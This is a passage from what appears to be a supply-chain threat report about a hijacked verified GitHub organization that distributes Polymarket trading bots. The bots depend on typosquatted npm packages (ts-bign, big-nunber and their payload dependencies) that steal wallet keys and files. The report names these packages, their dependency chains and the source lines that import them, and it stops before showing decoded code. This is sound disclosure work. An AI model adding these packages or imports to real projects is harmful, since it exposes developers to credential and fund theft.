.png)

The StepSecurity threat intelligence team discovered that dev-protocol — a verified GitHub organization with 568 followers belonging to a legitimate Japanese DeFi project — has been hijacked and is now being used to distribute malicious Polymarket trading bots. The repo dev-protocol/polymarket-copytrading-bot-sport has a polished README, hundreds of stars, and a bot that actually connects to real Polymarket APIs. But hidden inside its npm dependencies are two typosquatted packages that steal wallet private keys, exfiltrate sensitive files, and open an SSH backdoor on the victim's machine.
We ran the repo exactly as a victim would — following the README instructions, creating a .env file with a dummy wallet key, and running npm install — inside a sandboxed GitHub Actions runner monitored by Harden-Runner. The results confirmed the attack in real-time: exfiltration of the .env file to attacker-controlled Vercel endpoints, IP fingerprinting, and firewall reconfiguration to open port 22.
If you have used this repository: Assume any wallet private keys in your .env file have been compromised. Transfer all funds to a new wallet immediately. Check for unauthorized SSH keys in ~/.ssh/authorized_keys. Revoke any API keys that were stored in configuration files.
A Hijacked Verified Organization
The dev-protocol GitHub organization is not a throwaway scam account — it's a hijacked legitimate project. Dev Protocol is a Japanese DeFi project with the GitHub organization created in April 2019. It has a verified organization badge, 568 followers, and core repositories like protocol and dev-kit-js.

Starting around February 26, 2026, the organization was flooded with Polymarket scam repos. The evidence of compromise is clear:

- Victims are reporting — and being silenced: Users who discovered the malware filed GitHub issues to warn others. Issue #6, titled "[Malicious Packages Used]," reported the typosquatted dependencies with a CVSS 9.3 security alert (screenshot below). This issue has since been deleted — the GitHub API now returns HTTP 410 ("This issue was deleted") for
/repos/dev-protocol/polymarket-copytrading-bot-sport/issues/6. The attackers are actively deleting warning issues to prevent victims from learning about the threat. - Repository explosion: The organization has 830 repositories, of which 664 are forks. The oldest repos (
protocol,dev-kit-js) are legitimate TypeScript/Solidity projects from 2019. The newest repos are almost entirely Polymarket scam bots created after February 2026.
- Bot-driven fake engagement: The GitHub Events API shows a pattern of WatchEvents (stars) and ForkEvents from accounts with auto-generated usernames like
starlight83636-arch,cryptohuan52-arch,hantunavva43-lgtm, andeasyaiza1-max— all following aname-suffixpattern typical of bot farms. - Commits by
insionCEO: The malicious repos are all committed by userinsionCEO, not the original dev-protocol team. Issues are managed bywizardev-sol, likely another attacker account. - 20+ Polymarket variants: The attacker created over 20 Polymarket scam repos with slight name variations (
polymarket-trading-bot-new,polymarket-sports-trading-bot,polymarket-copy-trading-bot-sports), each with inflated star counts.
Below is a screenshot of issue #6 before it was deleted. The issue clearly identified ts-bign as a malicious typosquat with a critical security score:
Key finding: By hijacking a legitimate, verified organization with an established history, the attackers inherit years of credibility. A developer checking the org page sees a verified badge, 568 followers, a Japan location, and what appears to be a real open-source project. This social engineering layer makes the scam far more effective than creating a fresh account.
How We Discovered It
While monitoring for supply chain threats targeting cryptocurrency developers, we identified this repository as suspicious due to the compromised dev-protocol organization hosting it, the artificially inflated star count from bot accounts, and two misspelled npm dependencies in its package.json. We analyzed the dependency tree, deobfuscated the malicious code, and ran the full attack chain in a monitored sandbox to confirm the threat.
The Dependency Trap
The repo's package.json includes two typosquatted npm packages that look like legitimate libraries but pull in obfuscated malware as transitive dependencies:


Chain 1: ts-bign → levex-refa
package.json→ts-bign@1.2.8→levex-refa@1.0.0
ts-bign is designed to look like a legitimate BigNumber library. It copies the entire README and description from big.js and bundles identical code to appear functional. But its real purpose is to deliver levex-refa as a dependency — a package whose sole purpose is to steal files.
Chain 2: big-nunber → lint-builder

package.json→big-nunber@5.0.2→lint-builder@1.0.1
big-nunber is a typosquat of bignumber.js (note the misspelling: nunber vs number). It also bundles a copy of big.js for cover, but its dependency lint-builder executes automatically via a postinstall hook.
Imported in Source Code, Not Just Dependencies


Critically, these aren't just declared in package.json — they're actually imported in the source code, ensuring the malicious code runs when the bot starts:
// src/constant/index.ts (line 1)
import { from_str } from "ts-bign";

// src/trading/exit.ts (line 3)
import { from_str } from "big-nunber";
The from_str() function, despite its Rust-like name, triggers the file stealer. This means the malware activates in two ways: automatically during npm install (via lint-builder's postinstall hook) and again when the bot runs (via the source code imports).
What Each Package Does
levex-refa: The File Stealer
levex-refa@1.0.0 is flagged as Critical by StepSecurity AI Package Analyst, which identified it as credential-stealing malware. The package is obfuscated with the J2TEAM obfuscator, which uses a rotating string array with hex references. We deobfuscated it by extracting the string table and resolving all references. The decoded behavior:
